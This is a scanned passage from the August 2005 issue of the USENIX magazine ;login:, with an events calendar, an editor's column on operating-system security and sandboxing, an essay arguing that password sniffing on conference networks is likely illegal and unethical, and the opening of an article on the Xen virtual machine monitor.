
AUGUST 2005 VOLUME 30 NUMBER 4

;login:

THE USENIX MAGAZINE



USENIX
The Advanced Computing Systems Association

USENIX Upcoming Events

Internet Measurement Conference 2005 (IMC '05)

Sponsored by ACM SIGCOMM in cooperation with USENIX

OCTOBER 19–21, 2005, New Orleans, LA, USA

http://www.usenix.org/imc05

ACM/IFIP/USENIX 6th International Middleware Conference

NOVEMBER 28–DECEMBER 2, 2005, Grenoble, France

http://middleware05.objectweb.org

19th Large Installation System Administration Conference (LISA '05)

Sponsored by USENIX and SAGE

DECEMBER 4–9, 2005, San Diego, CA, USA

http://www.usenix.org/lisa05

2nd Workshop on Real, Large Distributed Systems (WORLDS '05)

DECEMBER 13, 2005, San Francisco, CA, USA

http://www.usenix.org/worlds05
Paper submissions due: August 8, 2005

3rd International IEEE Security in Storage Workshop

Sponsored by IEEE Computer Society Task Force on Information Assurance (TFIA) in cooperation with IEEE Mass Storage Systems Technical Committee (MSSTC) and USENIX

DECEMBER 13, 2005, San Francisco, CA, USA

http://www.ieeeia.org/sisw/2005

4th USENIX Conference on File and Storage Technologies (FAST '05)

Sponsored by USENIX in cooperation with ACM SIGOPS, IEEE Mass Storage Systems Technical Committee (MSSTC), and IEEE TCOS

DECEMBER 14–16, 2005, San Francisco, CA, USA

http://www.usenix.org/fast05

3rd Symposium on Networked Systems Design and Implementation (NSDI '06)

Sponsored by USENIX, in cooperation with ACM SIGCOMM and ACM SIGOPS

MAY 8–10, 2006, San Jose, CA, USA

http://www.usenix.org/nsdi06
Paper titles and abstracts due: October 10, 2005
Final paper submissions due: October 17, 2005

5th System Administration and Network Engineering Conference (SANE 2006)

Organized by Stichting SANE and co-sponsored by Stichting NLnet, USENIX, and SURFnet

MAY 15–19, 2006, Delft, The Netherlands

http://www.sane.nl/sane2006
Paper submissions due: October 24, 2005

2006 USENIX Annual Technical Conference (USENIX '06)

MAY 30–JUNE 3, 2006, Boston, MA, USA

For a complete list of all USENIX & USENIX co-sponsored events, see http://www.usenix.org/events

contents

;login:

VOL. 30, #4, AUGUST 2005

EDITOR
Rik Farrow
rik@usenix.org

MANAGING EDITOR
Jane-Ellen Long
jel@usenix.org

COPY EDITOR
Steve Gilmartin
proofshop@usenix.org

PRODUCTION
Rob Carroll
Casey Henderson

TYPESETTER
Star Type
startype@comcast.net

USENIX ASSOCIATION
2560 Ninth Street,
Suite 215, Berkeley,
California 94710
Phone: (510) 528-8649
FAX: (510) 548-5738

http://www.usenix.org
http://www.sage.org

;login: is the official magazine of the USENIX Association.

;login: (ISSN 1044-6397) is published bi-monthly by the USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.


$85 of each member's annual dues is for an annual subscription to *;login:*. Subscriptions for nonmembers are $115 per year.

Periodicals postage paid at Berkeley, CA, and additional offices.

POSTMASTER: Send address changes to *;login:*, USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

RIK FARROW

musings



Rik Farrow provides UNIX and Internet security consulting and training. He is the author of *UNIX System Security* and *System Administrator's Guide to System V* and editor of the SAGE Short Topics in System Administration series.

rik@usenix.org

AT MY HOUSE, AS AT MOST OF THE buildings in the world, the best views are from the roof. When I sit up there, I can see thunderstorms 30 miles away, up on the Colorado Plateau to the north. Even though I can see great bolts of lightning striking the ground, around me it is quiet and calm.

The comparative silence is an illusion. As I wrote in my last column, enormous botnets wait to carry out their owners' bidding, whether it be DDoS, relaying spam, or assimilating more systems. There is more bloated software than ever before, just waiting to be exploited. Steve Manzuik has an article in this issue about security software that has been (and still is being) exploited.

One of the things I have always found fascinating is operating system design. I will have attended the HotOS workshop, as an observer, by the time you read this. And one aspect of operating systems that I don't expect will be discussed is security [1]. We have generally chosen not to include security in our operating systems, outside of jails, firewalls, and some coarse-grained protection like the BSD secure levels. And these are add-ons. Operating systems are not designed for security; they are designed for performance and to support features.

Computers are already ubiquitous. From the simple controllers in toasters, microwaves, and cars to the more powerful ones in cell phones, computers have become embedded throughout the developed world. What is changing about these computers is just how powerful they can be.

AMD has announced a new, low-power, i386-compatible CPU, the Geode LX 800 (http://www.linuxdevices.com/news/NS2872282951.html). This link points to a Linux site, but if you read the AMD PR, it points out that the Geode supports a familiar programming environment—Windows CE. The Geode can amply support Windows or Linux or BSD. The 500Mhz processing core includes native support for DDR RAM at 400Mhz, L1 and L2 caches, 2-D graphics, and hardware support for cryptography. The companion chip supports ATA, PCI, and USB busses, and the two chips together draw only two watts of power. Compare that power consumption to almost anything on the desktop today, along with the performance, and you can see where this is going. Cell phones with the same capabilities as PCs of five years ago—except without decent keyboards.

And security? I would not want to carry any device, especially one designed for network communications like a cell phone, that runs Windows CE. But even

NOTE

[1] There actually were two papers presented about security at HotOS, so security was a topic that was seriously addressed.

getting FreeBSD, OpenBSD, or Linux to run mobile applications securely takes some serious work. None of these operating systems was designed from the ground up to support security. Security was included, in the case of UNIX, to support multiple users on the same system, not for protecting a single user who might run hostile apps.

Perhaps you don't believe me. Let's look at some solutions.

Sandbox

The BSD jail is a nice solution: Chroot on steroids, something I've written a lot about before. Its failings are limited control over networking and none over processor scheduling.

Fedora includes a complete SELinux configuration. SELinux was designed to provide Mandatory Access Control, a mechanism where users are not able to control even access to their own files. The configuration is byzantine but will work out-of-the-box, as long as you only want to run applications that are also out-of-the-box. If you want to run third-party applications—for example, a cell phone app for a distributed game, online trading, or authentication for credit card purchases—you or the application developer must write your own policy. And if the application developer has written a buggy app, should you expect that they have written a robust policy?

The Linux kernel hooks for SELinux do support other policies. That is, someone could replace the policy mechanisms that come with SELinux with their own programs, and have policies more suitable for a secure mobile device or other embedded system. I believe this approach deserves more investigation.

Then there are Virtual Execution Environments (VEEs) like Xen. You can read about Xen in this issue, and see that the designers do intend it as a method of providing a secure environment for sharing your computer with others. Essentially, Xen provides complete virtualized systems where you can run a guest OS that can be part of a computing grid.

Or you could run your Web browser/mailtool in its own environment, leaving little for these complex programs to compromise if and when something goes wrong. I'd like to do that.

Of these solutions, only Xen comes close to providing a secure environment from the ground up. And even with Xen, you are still stuck with managing a firewall at the monitor layer that prevents a compromised virtual machine from misbehaving on the network. But I do believe that Xen is a great step forward.

Another Hat

In my collection of work apparel, I have added a new hat to wear, that of editor of *;login:*. I can't rely on distant visions from my rooftop to learn what the USENIX community wants or needs, or what people within that community are doing. I need you to tell me what interests you, what you want to know, what you are doing, or, better yet, what you can share with the community. The SAGE update, written by David Parter, is one example of learning what part of the community is doing.

Although united around computing, the USENIX community is a broad one. A quick look at the events calendar shows that there are many small conferences/workshops sponsored by USENIX, often co-sponsored with other organizations. These workshops cost more than can be collected as registration fees, and the USENIX Association—that is, you—supports these workshops and small conferences. This is part of the reason why you will find the summaries in the back of most every issue of *;login:,* so that you can discover what is being done with your support.

But there is more there than meets the eye. The obvious purpose of many conferences is so that academics can get papers published in proceedings. The deeper goal is that this research will lead us in new directions, to truly advance both the science and the practice of computing. This research ranges from better ways to configure systems, distribute loads, support mobile systems, and, yes, even create secure systems that can safely execute untrusted code without requiring geniuses from within the NSA to configure the policy.

In this issue I have included several articles relating to security to complement the Security Symposium, which takes place the first week of August. Abe Singer's opinion piece is particularly relevant, as there will be a panel about this very topic on Thursday, August 4.

Security is an easy topic for me, my home territory. It is when I venture into unfamiliar territory that I really need your assistance.

As I wrote a moment ago, the USENIX community represents a wide array of interests. Many members are system administrators, an area I am familiar with. But there are many other areas where I am on shaky ground: operating system design, mobile networking, measurement, sensor networks, middleware, distributed systems, and Virtual Execution Environments. If you look at the USENIX events calendar (http://www.usenix.org/events/), you will see that all of these topics are represented by conferences or workshops (some already over by the time you read this). I want to expand the coverage in *;login:* to more of these topics, while not abandoning what has been popular in the past.

You can help me by volunteering to read drafts of articles. I appreciate the advice of subject matter experts (SMEs), and really need the advice to be the best possible. Even more, I welcome SMEs who are willing to write about what excites them, so they can share this excitement with the larger community. It is this, the joy of expanding into interesting but unknown territory, that got me interested in USENIX conferences in the first place.

I am also looking for book reviewers. If you would like to review books for *;login:*, send me a short email telling me exactly what topics you are interested in. You don't have to be an expert, just have a strong interest and enough experience to tell whether an author is providing you with accurate and useful information.

This issue includes an article by Adam Levin about his experiences learning about supporting an Oracle application with NAS or SAN. I would like to publish other articles in this vein, where you can share your experience with a practical undertaking that involves installing and configuring software, hardware, and/or networking to solve a particular problem. I will be looking for proposals (see Writing for *;login:*, http://www.usenix.org/publications/login/writing.html) that will be of benefit to as much of the community as possible. I chose Adam's article based on questions that came up in the SAGE mailing list and my own curiosity about the practical implications of implementing SAN or NAS solutions.

So please let me know what you are thinking. You can email me: send me article proposals and offers to write book reviews. You can also look for me at USENIX conferences, because I attend as many as I can. I am easy to identify: there aren't that many tall bald guys with ponytails wandering about.

The USENIX Association is really about a community, a very large and varied community spread over the world and covering many specialties. I want to support this community as best I can.

I will do a better job of it with your assistance and support.

USENIX FAST 2005 4th USENIX CONFERENCE ON FILE AND STORAGE TECHNOLOGIES

DEC. 14-16 / 2005 / HOLIDAY INN GOLDEN GATEWAY / SAN FRANCISCO / CA / USA

SAVE THE DATE!

4th USENIX Conference on File and Storage Technologies


December 14–16, San Francisco, CA

Join us in San Francisco, CA, December 14–16, 2005, for the latest in file and storage technologies. The 4th USENIX Conference on File and Storage Technologies (FAST '05) brings together storage system researchers and practitioners to explore new directions in the design, implementation, evaluation, and deployment of storage systems. Meet with premier storage systems researchers and practitioners for 2.5 days of ground-breaking file and storage information!

ABE SINGER

conference password sniffing

LEGAL AND ETHICAL ISSUES



Abe Singer has been a computer security researcher with the Security Technologies Group at the San Diego Supercomputer Center for the past five years. His work has involved developing SDSC logging infrastructure and analysis capabilities, participating in incident response and investigation, and working with the TeraGrid Security Working Group. Mr. Singer, with Tina Bird, is the author of *Building a Logging Infrastructure,* SAGE Short Topics booklet #12.

abe@oyvay.nu

AN INCIDENT OCCURRED AT THE 2004 USENIX Security Symposium (see Letters to the Editor, *;login:*, December 2004). Both parties involved are friends of mine, and I was invited to participate in the private argument they were having about the incident. I had already been thinking about the issues involved, and the situation got me thinking more about it. I do not intend in this article to go into the details of that incident or to explain the actions of either party (they are quite capable of doing that themselves). But I want to discuss the general issues that were highlighted by it.

It has become commonplace at some computer conferences, especially security conferences, for someone to go sniffing the network (both wired and wireless) for cleartext transmissions of passwords. Sometimes the person doing this activity is affiliated with the conference, and the activity is "official." But more often the activity is done informally, and while not approved by the conference organizers, it is usually condoned.

This activity is often meant to be used for a "wall of shame," so named because the passwords would be posted publicly for the purpose of embarassing the user—showing that they are being "stupid" for not using an enrypted protocol. In a few cases, the sniffing is done for "research" purposes, to see how many cleartext protocols are still in use.

So, the questions are, is such activity legal, and under what circumstances? If permission can be granted, who has the ability to give it? And even if the activity is legal, is it ethical? Is it okay to allow some people but not others to sniff the network? What sort of example or precedent is set when we says it's okay for the "good guys" to do it?

This article will explore these legal and ethical issues. As is often the case, there may not be clear-cut answers, but hopefully the reader, and especially those involved with running conferences, will have a better understanding of what they may or may not be allowed to do, and consider whether or not such activity is the "right" thing to do.

I have to provide the usual caveat that I Am Not a Lawyer. However, in preparing for this article I consulted a great deal with an attorney who specializes in federal wiretap law, and the legal points presented are based on his input.

The Law

Is it illegal to sniff passwords and other communications from a network at a conference? Yes, it is very likely a violation of U.S. federal law, and possibly some state laws (I'll limit the discussion here to federal law). Packet sniffing can sometimes break the same law that federal prosecutors use to prosecute telephone wiretappers. This law can be used to punish any person "who intentionally intercepts . . . any wire, oral, or electronic communication" (18 USC § 2511(1)(a)). Convicted violators are felons who face up to five years in prison.

Some will say, "But as a system administrator I'm allowed to monitor my own network! People do that every day! Are you saying that's illegal?" There are exceptions in the law, some of which may cover system administrators. But even sysadmins can't sniff packets on their own network for no reason and in all situations. The real question is whether any of these exceptions apply to sniffing for passwords on a conference network. I think the answer is that they usually do not.

There is an exception to the wiretap law (the Electronic Communications Privacy Act, or ECPA) for network providers: It is not illegal to intercept communications "while engaged in any activity which is a necessary incident to . . . the protection of the rights or property of the provider" (18 USC § 2511(2)(a)(i)). In plain English, you can sniff packets to protect your rights or your property. But this exception applies only to the acts of the "officer, employee, or agent" of the provider. The average conference attendee, sitting in the audience or hallway, running dsniff on his or her laptop probably does not fall into any of these categories.

Now, it's certainly possible for the person sniffing to secure the permission of the conference organizers. But are they the providers of the network? At many conferences I have attended, the network is provided by the hotel or by a local ISP. In those cases, does the conference have standing to grant permission to sniff the network? The answer may very well be "no." And if the answer is "no," by authorizing the activity, the organizers may also be liable for breaking the law.

(USENIX does run its own conference network these days, including using their own address space. So, in that particular case, USENIX would be considered the service provider. But I'm trying to keep this argument generic.)

Furthermore, it is difficult to argue that sniffing *my* password to systems on *my network* furthers the protection of the *conference network*. So while some sniffing activities may be legitimate under the provider exception, sniffing user passwords is probably not one of them. Not even the provider of the network can grant permission for that activity, at least not without the risk of being complicit in breaking the law.

Gray Areas

Others may argue that the people who use plaintext protocols over a conference network are asking for it. The implication is that something about the conference setting alters the playing field. For example, at Blackhat Las Vegas last year, some people were cautioned not to power up their WiFi cards.

Does "should have known" justify conference sniffing? The closest exception in the federal law is consent. It is not illegal to intercept communications if "one of the parties to the communication has given prior consent" (18 USC § 2511(2)(c)). Courts examining this exception have been reluctant to hold those accountable who did not actually consent, just because "they should have known better." The question is, under the circumstances, did this person actually consent to the interception? Maybe the facts of the conference setting's particular situation (and they will be unclear at best) amount to consent, but more likely they do not. It is a gray area, so for a moment let's discuss gray areas and the law.

If you are deciding whether your conduct breaks a law, do what you can to avoid gray areas. Gray areas can be a lawyer's best friend (especially when they are paid by the hour) and a client's worst nightmare, because they get resolved only after lengthy, expensive litigation. Perhaps the courts will vindicate you at the end of the day (and perhaps not), but that proverbial day is sure to be a day of uncertainty, anxiousness, and expense. And if the law you may have broken is a criminal law, it all gets magnified. Gray areas about criminal violations sometimes get resolved only after a potentially invasive investigation into your private life.

Does this mean that the FBI is about to begin arresting people at the next USENIX conference? No. Law enforcement has many other potential crimes worth investigating, and doesn't have enough resources to look at every accusation of conference packet sniffing. But get this: The law provides for civil penalties in addition to criminal (18 USC § 2520(1)); the "victim" of sniffing can sue the person sniffing in civil court for damages (real or statutory), possible punitive damages, and legal fees. The statutory damages may be a *minimum* of $10,000.

So, *if* the conference organizers approve sniffing passwords *and* that particular activity is found to be illegal, the victim might be able to sue the conference for damages.

And the potential illegality of the act may have some bearing on the ethics of the situation.

Avoiding Gray Areas

What is a conscientious conference organizing committee to do? What if they *want* to encourage packet sniffing, as a lesson to attendees in the importance of using encrypted protocols?

There is one way; it's called "consent." Ask attendees or users for permission to sniff their communications and you do not have to worry about wiretap law. If you provide computers, such as in a terminal room, use system banners that are visible and meaningful. These days, most conferences are mostly wireless, so it's a little more difficult to banner. The best way to make it clear that the user has consented is to have them sign a form. If signed forms are not feasible, posting signs around the conference and having session moderators make regular announcements *may* be acceptable.

The wording of banners/signs can make a difference (e.g., "You consent to be monitored" is better than "You have no privacy," although either is better than no banner at all). Be careful not to inadvertently limit the scope of consent (e.g., "Your email messages may be monitored" does not give authority to monitor instant messages).

To avoid gray areas, then, have banners on your network; get consent from your users; if you're protecting the network, get permission from the provider (be an agent) and stick to proper motives.

Ethics

In addition to the question of the legality of sniffing at conference networks, there are also ethical issues. Ethics are not defined by what is legal (although the law often follows ethical standards) but by what is *right*. Just because something can be done doesn't mean that it *should* be done, and doesn't mean that it is right to do so.

Of course, because ethics aren't defined as clearly as the law is, they are often open to debate. In many fields, ethical standards are developed and codified, and define generally accepted practices and behavior. For instance, doctors, lawyers, engineers, CPAs all have ethical standards to live up to. In those fields, violations of ethical standards can result in revocation of the violator's license to practice. In the research community, there are ethical guidelines about accuracy and attribution of source data. Altering data to fit one's hypothesis is generally considered unacceptable, and plagiarism is a firing offense in many universities. I read about a case a few years ago where a renowned scientist was found guilty of forging data; as a result, the institution that had granted his Ph.D. years earlier revoked it. The CISSP certification has a code of ethics to be followed, but I have not heard of a credential being revoked.

Ethics change over time (as does the law). What was once acceptable may no longer be, or vice versa. The notion that it's wrong to alter data when it doesn't fit has only been established for about the past 100 years. While conference password sniffing may have been considered harmless in the past, I'm starting to think maybe it no longer is.

There was a time when people would break into other people's systems just to show them that they were insecure. It was often tolerated, almost as a friendly competition. These days, most people would not think of doing such a thing without explicit permission from their target. Aside from the fear of being drawn into a protracted legal defense of their actions, it's just not considered appropriate anymore. And, as a result, we quickly dismiss the hacker's defense of "I was just trying to show them they had a security problem."

So the first ethical argument might be, "Who cares? It's none of the conference's business!" Well, I think it *is* the business of an honest conference. Organizations such as USENIX, and the conferences that it produces, are about educating professionals, and I think that should include promoting responsible behavior. And the best way to promote that behavior is by example, especially at a security conference.

Waiving Privacy

Suppose a conference could create a situation where the activity were legal, for instance by having all attendees give consent by signing a form or (horrors) a click-through agreement. Or they construct an argument that supports the provider-protection exception. Is it ethical to ask users to waive protection (and privacy) under the law in order to use the network at a conference, just so that some people can run a wall of shame?

I think there are enough USENIX attendees who are privacy advocates who would balk at having to sign such an agreement (although many would be taking their own measures to protect their their privacy, regardless). I think they would have the same reaction if their ISP tried to do the same. I certainly would not consider it right for my ISP to insist that I waive my privacy in order to get service; why should I expect less of a conference network?

In fact, much of the existing wiretap law exists to *enforce* privacy. The Electronic Communications Privacy Act's purpose was to limit what ISPs were allowed to do in terms of monitoring customer communications, in addition to spelling out how and when law enforcement is allowed to monitor (see Daniel Appleman, "Primer on Cybercrime Laws," in this issue). As a service provider, a conference that requires user consent for monitoring undermines the privacy protections that the law intended. Many in the security and privacy communities fought for those laws in the first place; should we really be sidestepping them for our own convenience?

Some might say, "Well, the law is wrong. I should be able to do this to educate people or to conduct research." That's a fine opinion. Get the law changed. I think there are ethical dilemmas in ignoring the law because you disagree with it (although the U.S. certainly has a tradition of rebelling against laws perceived to be unjust).

Shaming

And then there are the arguments that the purpose of a wall of shame is to educate the user by "shaming" him into using more secure protocols. I think educating people is a very good thing and, as I said above, a noble goal for a conference. But is "shaming" the right way to do it?

Public humiliation is certainly one method of education. But I think most professional educators would agree that it is not the most effective method. For anyone reading this who has children: Would you find it acceptable for their school teacher to embarrass them in front of the class, in order to "teach" them?

And who is actually being "shamed" here? Some, possibly most, of the attendees using plaintext protocols are doing it because that's what their employer provides, and they have no alternative (other than to seek other employment). The attendee is not the person who needs educating, and they really have no choice other than not to use the conference network. In these cases, we should be finding a way to educate their *employer*—the sysadmin, IT executive, whoever makes the decisions and controls the technology. And the wall of shame isn't going to have much of an effect on those people.

To be honest, I find things like a wall of shame to be immature and more about geeks having pissing contests: "Ha ha, look at what I did to that luser" is pretty damned immature. (The 2004 incident I referred to above is not a case of this. In that situation, the goal was to collect statistics about protocols used, without the intent of providing any way to identify the individuals involved.)

Can't we find a more constructive way to educate people than by "shaming" them?

Blaming the Victim

When someone is compromised due to something like a sniffed password, a common justification is "he should have known better" and "he was asking for it." Those are just absurd excuses. The same justification used to be applied (and sometimes still is) to blame a rape victim. "She was wearing a short skirt and low-cut blouse—she was asking for it." These days, at least in the U.S., this defense would offend most reasonable people.

Would anyone honestly excuse a thief who said, "They left their door unlocked, so I stole their TV to teach them a lesson"? In the same vein, should we excuse password gathering or other malicious activity because the victim "deserved it"? (Yes, if you leave all of your doors unlocked, you may find it difficult to prove to the police that your TV was stolen, but it's still theft, and in no way mitigated by the fact that you were stupid.)

Now, I'm not saying people shouldn't take measures to protect themselves—they certainly should. But lack of knowledge, imprudence, or simple human error should not be used to justify behavior that is wrong or malicious.

Recommendations

Now that I've had a good, healthy rant about what's wrong, I have some constructive suggestions.

First, organizers should certainly consider their liability if they approve, condone, or knowingly ignore people committing illegal activities on their network.

I think conference organizers should think long and hard about whether to permit such activity in a legal manner, and how to do so. It's pretty clear that the only way sniffing can be done legally is by requiring all users of the network to give consent, or at least for the conference to proclaim loudly and frequently that the network is being monitored. And the organizers should think about whether it's right to promote that loss of privacy.

And they should think about whether they want to promote ethical behavior by attendees, and take action against those who don't follow the rules. A conference can decide (as DefCon certainly has) that they don't care how their attendees behave. But I think that an organization such as USENIX (I'm not trying to single out USENIX here, but this *is* a USENIX publication) can only gain respect by such promotion, and has very little to lose. I'm not saying that they should actively police the network; rather, they should declare that certain behavior is unacceptable and take action against violators if there is a complaint, or if violators are otherwise detected.

Both organizers and attendees should think about how to better educate those who may still be using plaintext protocols and/or their employers or service providers. Making the world a better place is a good goal to strive for. Perhaps a kiosk could be provided, which attendees could plug their laptops into and sniff themselves to see if they are using plaintext protocols, without anyone else being privy to the information. Or demonstrations could be given using conference-provided systems (and passwords).

And somebody should educate the programmers who continue to write software that requires or enables cleartext transmission of credentials. But that's for another article.

Conclusion

Sniffing passwords at conferences is probably illegal as currently done. While there may be legal ways to do so, I think sniffing sends the wrong message and that there are better ways to educate people. Conferences that promote security should also promote responsible behavior in word and deed. Some may disagree: such is the nature of ethical debate. I think it's time we had a good debate on ethics, and I welcome the arguments.

Editor's Note
USENIX does have a policy regarding sniffing at conferences. Complaints about sniffing the network will be handled first by warning the perpetrator, then by asking that person to leave if a warning is not sufficient incentive to cease the behavior. See the draft minutes of the April 2005 meeting of the Board of Directors at www.usenix.org/about/minutes/Apr05_draft.pdf.

JON CROWCROFT, KEIR FRASER, STEVEN HAND, IAN PRATT, AND ANDREW WARFIELD

the inevitability of Xen

Jon Crowcroft is the Marconi Professor of Networked Systems in the Computer Laboratory of the University of Cambridge. Prior to that he was professor of networked systems at UCL in the Computer Science Department.

jon.crowcroft@cl.cam.ac.uk

Keir Fraser is an EPSRC academic fellow and lecturer at the University of Cambridge. He completed his Ph.D. in 2004 and now manages the Xen project.

keir.fraser@cl.cam.ac.uk

Steven Hand is a lecturer at the University of Cambridge. His interests span the areas of operating systems, networks, and security.

steven.hand@cl.cam.ac.uk

Ian Pratt is a senior lecturer at the University of Cambridge. Irreverently dubbed the "XenMaster" by his students, he has been the lead researcher on the Xen project since its inception.

ian.pratt@cl.cam.ac.uk

Andrew Warfield is a Ph.D. student at the University of Cambridge, working on the Xen project. He hopes to finish his degree later this year.

andrew.warfield@cl.cam.ac.uk

XEN IS A VIRTUAL MACHINE MONITOR (VMM) that we have developed at the University of Cambridge over the past five years. As a VMM, Xen allows a single physical computer to be partitioned into a set of isolated virtual computers, each running its own operating system and applications. Xen has received a fair bit of attention recently, and we have even spun out a company to support the commercial use of the software.

This article isn't just about our VMM, though. Xen is the core part of a much larger vision for public computing that has been behind a lot of our research in the 21st century. In this article we articulate this vision, the motivation behind Xen, and cover the details of the current VMM, the context in which it was conceived, and the future uses that we anticipate.

Xen: Master and Servant

Xen is the crucial component of the Xenoserver world of public computing. The Internet provides connectivity between all the networks in the world, and the Web provides glue between all of the information resources connected to these networks. In both of those contexts, there is mutual benefit to participants: Sometimes referred to as Metcalfe's Law, the value of N nodes joining in a network is N^2, which usually offsets the risks, added security costs, denial of service, and so forth, associated with being connected to a global and largely unregulated network.

There are already a great number of resources attached to these networks, and an interest in constructing services (online games, file sharing, Internet telephony, and even the search for extra-terrestrial life) built by combining distributed resources. However, if we want equipment owners to share their computational resources, the benefit is often less obvious and the risks are certainly greater—it's a big bad world out there, full of worms, viruses, and ill-willed teenagers. To offset the risks, we must provide one key feature on each host: isolation. If a user is to offer CPU resources, for instance, she must be assured there is no negative impact on her normal applications. In SETI@Home this is relatively easy—the service is included as a screen-saver; the managing organization is generally believed to be capable, trustworthy, and benign; and there is only one application. For a general service that permits arbitrary applications to run, this is a more difficult problem.

This is exactly the problem that the Xenoservers project is attempting to solve. Using the strong isolation provided by a virtual machine monitor as a base, we intend to build a service platform that allows computers, from common desktops to high-end servers in commercial hosting facilities, to safely host arbitrary applications managed completely by an external party.

The key word in that last sentence is "arbitrary." Users have applications that run on all types of hardware, are written in all types of languages, and use many different libraries and operating systems. For a service platform to be truly generic for public computing services, it must be agnostic on each and every one of these factors.

The idea of a global service platform is not new. The rich history of such efforts, both academic and commercial, is littered with solutions that address only a subset of the problems of isolation and generality.

NEW PROGRAMMING LANGUAGE APPROACHES

Users are told that if they simply change programming language, then they can run their programs on any machine that has a VM for the byte code for that programming language, be it Java, C#, or some other flavor of the decade. This is fine, provided they rewrite all their applications, someone has ported the JVM to the OS, and the OS actually supports isolation. For small, new Web-service type applications, this may be the approach of choice, but there are many large software systems out there that cannot reasonably be expected to be rewritten. Such difficulties in rewriting applications and retraining developers to a new language, and the benefits of software diversity, all point to the limited applicability of this technique.

NEW OPERATING SYSTEM APPROACHES

Users have been told that if they simply change which OS they use, then they will find their applications running in an environment that will be ported to all known hardware platforms some day; of course, they will have to change all the applications to call a new API to make known the resource needs so that the OS isolation mechanisms know what to do. History has shown that while isolation has worked quite well in some of the newer OSes, the time taken for them to reach the market is longer by far than the time for system performance to outstrip the multiple demands a user has.

NEW HARDWARE APPROACHES

Users have been offered the possibility that if they simply change all their hardware to use a new processor such as the Transmeta Crusoe, then it can emulate all known processors (up to a couple of years ago) and may one day have the resources to provide isolation between the virtual CPUs it implements. This last approach is really very attractive, but unless one has the resources of a major semi-conductor outfit, and a decade to wait, the functionality in the VLIW CPU microcode falls short of the generality needed.

VMMS

Users have been offered virtual machines at the level of the CPU. Virtual machine monitors have been around for decades, offering multiplexing of the processor and other system resources among multiple copies of the same OS, and between different concurrent operating systems on the same host. Most VMs, however, only provide the functional isolation necessary to multiplex resources safely; they do not typically consider the performance isolation required to manage access to CPU and devices.

Xen is a VMM that offers paravirtualization: The operating system must be modified slightly to run on top of Xen, which does not present an exact replica of the underlying hardware as so-called "pure virtualization" packages (such as VMware) do. By changing the OS-to-hardware interface, Xen is able to make considerable performance improvements, accounting for the fact that the x86 architecture was not built with virtualization in mind. Xen currently allows Linux, FreeBSD, and NetBSD OS instances to share a common physical host in isolation from one another. We'll look at this in more detail in the next section.

Meanwhile, if we really want owners to share their computational resources, we need to offer more than isolation. We need to provide incentives. To this end, the Xenoserver system was conceived.

The Xenoserver model consists of a number of control-plane components that together provide resource trading, resource registration and discovery, deployment of guest OS and applications, OS migration, and virtualization-supporting storage. These components rely on the local mechanisms on each node running Xen. Mediated through local policies, they allow the owner of resources to manage what is visible and usable in public and what is isolated and private.

Xen: The Master Platform

Xen is a VMM that paravirtualizes the x86 architecture. Figure 1 shows the structure of a machine running Xen, hosting a number of different guest operating systems, including *Domain0* running control software in a XenoLinux environment.

As a hardware architecture to virtualize, the x86 is probably best described as uncooperative. Virtualizing the platform efficiently has presented interesting technical challenges with almost every aspect of the hardware: Instruction execution, memory management, and device access have all required careful consideration and design to virtualize effectively—detailed war stories are available in our research papers. The end result of Xen, though, is a system that provides efficient virtualization using slightly modified OSes. Xen currently supports Linux, NetBSD, FreeBSD, and Plan9. The application binary interface ABI remains unchanged, and so applications may be run unmodified. In fact, many of the leading Linux vendors are including Xen in their distributions.

